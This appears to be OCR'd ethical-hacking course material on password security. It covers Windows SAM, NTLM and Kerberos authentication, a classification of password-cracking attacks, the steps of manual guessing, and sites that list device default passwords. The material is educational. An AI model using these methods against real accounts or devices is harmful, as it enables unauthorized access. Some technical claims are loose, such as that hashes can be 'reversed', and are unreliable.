
Password complexity plays a key role in improving security against attacks. It is the most important element that users should ensure while creating a password. The password should not be simple, as such passwords are prone to attacks. The passwords that you choose should always be complex, long, and difficult to remember. The password that you are setting for your account must meet the complexity requirements of the policy setting.

Password characters should be a combination of alphanumeric characters. Alphanumeric characters consist of letters, numbers, punctuation marks, and mathematical and other conventional symbols.

See the implementation that follows for the exact characters referred to here:

- Passwords that contain letters, special characters, and numbers: **ap1@52**
- Passwords that contain only numbers: **23698217**
- Passwords that contain only special characters: **&*#@!(%)**
- Passwords that contain letters and numbers: **meet123**
- Passwords that contain only letters: **POTHMYDE**
- Passwords that contain only letters and special characters: **bob@&ba**
- Passwords that contain only special characters and numbers: **123@$45**
- Passwords that contain only uppercase and lowercase letters, such as: **RuNnEr**
- Passwords that contain more than 20 characters comprising a phrase: such as **Hardtocrackveryeasily**

- Passwords that contain shortcut codes or acronyms, such as **L8r_L8rNot2day** (i.e., later, later, not today)
- Passwords that contain frequently used words specifying websites, such as **ABT2_uz_AMZ!** (i.e., about to use Amazon!)
- Passwords that contain the first letters of words of a long sentence, such as **TffcievwMi16wiwdm5g** (i.e., the first foreign country I ever visited was Mexico in 2016 when I was doing my 5th grade)



Microsoft Authentication

S

Security Accounts Manager (SAM) Database

- Windows stores user passwords in SAM, or in the **Active Directory database** in domains
- Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

N

NTLM Authentication

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

K

Kerberos Authentication

- Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM

Enter network credentials

Enter your credentials to connect to: RD[redacted]

The user name or password is incorrect.

Microsoft Authentication

When users log in to a Windows computer, a series of steps are performed for user authentication. The Windows OS authenticates its users with the help of three mechanisms (protocols) provided by Microsoft.

- **Security Accounts Manager (SAM) Database**

  Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format (a one-way hash). The system does not store the passwords in plaintext format but in a hashed format, to protect them from attacks. The system implements the SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file consists of a filesystem lock, this provides some measure of security for the storage of passwords.

  It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive filesystem lock, a user cannot copy or move it while Windows is running. The lock does not release until the system throws a blue screen exception, or the OS has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques.

  Even if hackers use subterfuge techniques to discover the contents, the encrypted keys with a one-way hash make it difficult to hack. In addition, some versions have a secondary key, which makes the encryption specific to that copy of the OS.

- **NTLM Authentication**


  NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works effectively in every situation. Furthermore, it has been used in some Windows installations, where it successfully worked. NTLM authentication consists of two protocols: NTLM authentication protocol and LAN Manager (LM) authentication protocol. These protocols use different hash methodologies to store users' passwords in the SAM database.

- **Kerberos Authentication**

  Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography. This protocol provides mutual authentication, in that both the server and the user verify each other's identity. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping.

  Kerberos employs the Key Distribution Center (KDC), which is a trusted third party. This consists of two logically distinct parts: an authentication server (AS) and a ticket-granting server (TGS). Kerberos uses "tickets" to prove a user's identity.

  Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.




Windows Security

Enter network credentials

Enter your credentials to connect to: RD[redacted]

The user name or password is incorrect.

Figure 4.1: Screenshot of Windows authentication



Types of Password Attacks

Non-Electronic Attacks

The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack

- Shoulder Surfing
- Social Engineering
- Dumpster Diving


01

02

Active Online Attacks

The attacker performs password cracking by **directly communicating** with the victim's machine

- Dictionary, Brute Forcing, and Rule-based Attack
- Hash Injection Attack
- LLMNR/NBT-NS Poisoning
- Trojan/Spyware/Keyloggers
- Password Guessing



Types of Password Attacks (Cont'd)

Passive Online Attacks

The attacker performs password cracking **without communicating** with the authorizing party

- Wire Sniffing
- Man-in-the-Middle Attack
- Replay Attack

03

04

Offline Attacks

The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location


- Rainbow Table Attack (Pre-Computed Hashes)
- Distributed Network Attack

Types of Password Attacks

Password cracking is one of the crucial stages of system hacking. Password-cracking mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password.

Classification of password attacks depends on the attacker's actions, which are of the following four types:

- **Non-Electronic Attacks**: This is, for most cases, the attacker's first attempt at gaining target system passwords. Non-electronic or non-technical attacks do not require any technical knowledge about hacking or system exploitation. Techniques used to perform non-electronic attacks include shoulder surfing, social engineering, dumpster diving, etc.
- **Active Online Attacks**: This is one of the easiest ways to gain unauthorized administrator-level system access. Here, the attacker communicates with the target machine to gain password access. Techniques used to perform active online attacks include password guessing, dictionary and brute-forcing attacks, hash injection, LLMNR/NBT-NS poisoning, use of Trojans/spyware/keyloggers, internal monologue attacks, Markov-chain attacks, Kerberos password cracking, etc.
- **Passive Online Attacks**: A passive attack is a type of system attack that does not lead to any changes in the system. In this attack, the attacker does not have to communicate with the system, but passively monitor or record the data passing over the communication channel, to and from the system. The data are then used to break into the system. Techniques used to perform passive online attacks include wire sniffing, man-in-the-middle attacks, replay attacks, etc.
- **Offline Attacks**: Offline attacks refer to password attacks in which an attacker tries to recover cleartext passwords from a password hash dump. Offline attacks are often time-consuming but have a high success rate, as the password hashes can be reversed owing to their small keyspace and short length. Attackers use pre-computed hashes from rainbow tables to perform offline and distributed network attacks.



Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack

A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute-Force Attack

The program tries **every combination of characters** until the password is broken

Rule-based Attack

This attack is used when the attacker gets some **information about the password**

Dictionary, Brute-Force, and Rule-based Attack

- **Dictionary Attack**

  In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts. This dictionary is a text file that contains several dictionary words commonly used as passwords. The program uses every word present in the dictionary to find the password. In addition to a standard dictionary, an attackers' dictionaries contain entries with numbers and symbols added to words (e.g., "3December!962"). Simple keyboard finger rolls ("qwer0987"), which many believe to produce random and secure passwords, are thus included in such a dictionary. Dictionary attacks are more useful than brute-force attacks, however, the former cannot be performed in systems using passphrases.

  This attack is applicable in two situations:

  - In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
  - In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

  Methods to improve the success of a dictionary attack:

  - Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
  - Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word "system," string manipulation creates anagrams like "metsys," among others)

- **Brute-Force Attack**

  In a brute-force attack, attackers try every combination of characters until the password is broken. Cryptographic algorithms must be sufficiently hardened to prevent a brute-force attack, which is defined by the RSA as follows: "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified."

  A brute-force attack is when someone tries to produce every single encryption key for data to detect the needed information. Even today, only those with enough processing power could successfully perform this type of attack.

  Cryptanalysis is a brute-force attack on encryption that employs a search of the keyspace. In other words, testing all possible keys is one of the attempts to recover the plaintext used to produce a particular ciphertext. The detection of a key or plaintext that is faster than a brute-force attack is one way of breaking the cipher. A cipher is secure if no method exists to break it other than a brute-force attack. In general, all ciphers are deficient in mathematical proof of security. If the user chooses keys randomly or searches randomly, the plaintext will become available on average after the system has tried half of all the possible keys.

  Some of the considerations for brute-force attacks are as follows:

  - It is a time-consuming process
  - All passwords will eventually be found

- **Rule-based Attack**

  Attackers use this type of attack when they obtain some information about the password. This is a more powerful attack than dictionary and brute-force attacks because the cracker knows the password type. For example, if the attacker knows that the password contains a two- or three-digit number, he/she can use some specific techniques to extract the password quickly.

  By obtaining useful information, such as the method in which numbers and/or special characters have been used, and password length, attackers can minimize the time required to crack the password and therefore enhance the cracking tool. This technique involves brute force, a dictionary, and syllable attacks.


  For online password-cracking attacks, an attacker will sometimes use a combination of both brute force and a dictionary. This combination falls into the categories of hybrid and syllable password-cracking attacks.

  - **Hybrid Attack**

    This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords. In this case, the program would add some numbers and symbols to the words from the dictionary to try to crack the password. For example, if the old password is "system," then there is a chance that the person will change it to "system1" or "system2."

- **Syllable Attack**

  Hackers use this cracking technique when passwords are not known words. Attackers use the dictionary and other methods to crack them, as well as all possible combinations of them.



Password Guessing

The attacker creates a list of all possible passwords from the information collected through social engineering or any other way and manually inputs them on the victim's machine to crack the passwords

Frequency of attacks is less

Failure rate is high

1. **Find a valid user**
2. **Create a list of possible passwords**
3. **Rank passwords from high to low probability**
4. **Key in each password, until the correct password is discovered**

Password Guessing

Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually. Guessing is the key element of manual password cracking. The attacker creates a list of all possible passwords from the information collected through social engineering or any other method and tries them manually on the victim's machine to crack the passwords.

The following are the steps involved in password guessing:

- Find a valid user
- Create a list of possible passwords
- Rank passwords from high to low probability
- Key in each password, until the correct password is discovered


Hackers can crack passwords manually or by using automated tools, methods, and algorithms. They can also automate password cracking using a simple FOR loop or create a script file that tries each password in a list. These techniques are still considered manual cracking. The failure rate of this type of attack is high.

Default Passwords

- ❑ A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- ❑ Attackers use **default passwords** present in the list of words or dictionary to **perform password guessing attack**

Online Tools to Search Default Passwords

- ✓ *https://www.fortypoundhead.com*
- ✓ *https://cirt.net*
- ✓ *http://www.defaultpassword.us*
- ✓ *https://www.routerpasswords.com*
- ✓ *https://default-password.info*



DEFAULT PASSWORDS Open Sez Me! :: Passwords

5919 Default Passwords for thousands of systems from 777 vendors!
Last Updated: 7/6/2018 10:54:17 PM
To begin, Select the vendor of the product you are looking for.
Click here to add new default passwords to this list.

$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTi	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddTron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agasio
Agere	AIRAYA	Airlink101	Airnet	Airtight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Alien Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Amptron	AMX	Andover Controls	Anker	AOC	AOpen
Apache	APC	Apple	ARC Wireless	Arcor	Areca
Arescom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlassian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News System	Award


https://open-sez.me

Default Passwords

Default passwords are those supplied by manufacturers with new equipment (e.g., switches, hubs, routers). Usually, default passwords provided by the manufacturers of password-protected devices allow the user to access the device during the initial setup and then change the password. However, often an administrator will either forget to set the new password or ignore the password-change recommendation and continue using the original password. Attackers can exploit this lapse and find the default password for the target device from manufacturer websites or using online tools that show default passwords to access the target device successfully. Attackers use default passwords in the list of words or dictionary that they use to perform password-guessing attacks.

The following are some of the online tools to search default passwords:

- *https://open-sez.me*
- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *https://www.routerpasswords.com*
- *https://default-password.info*

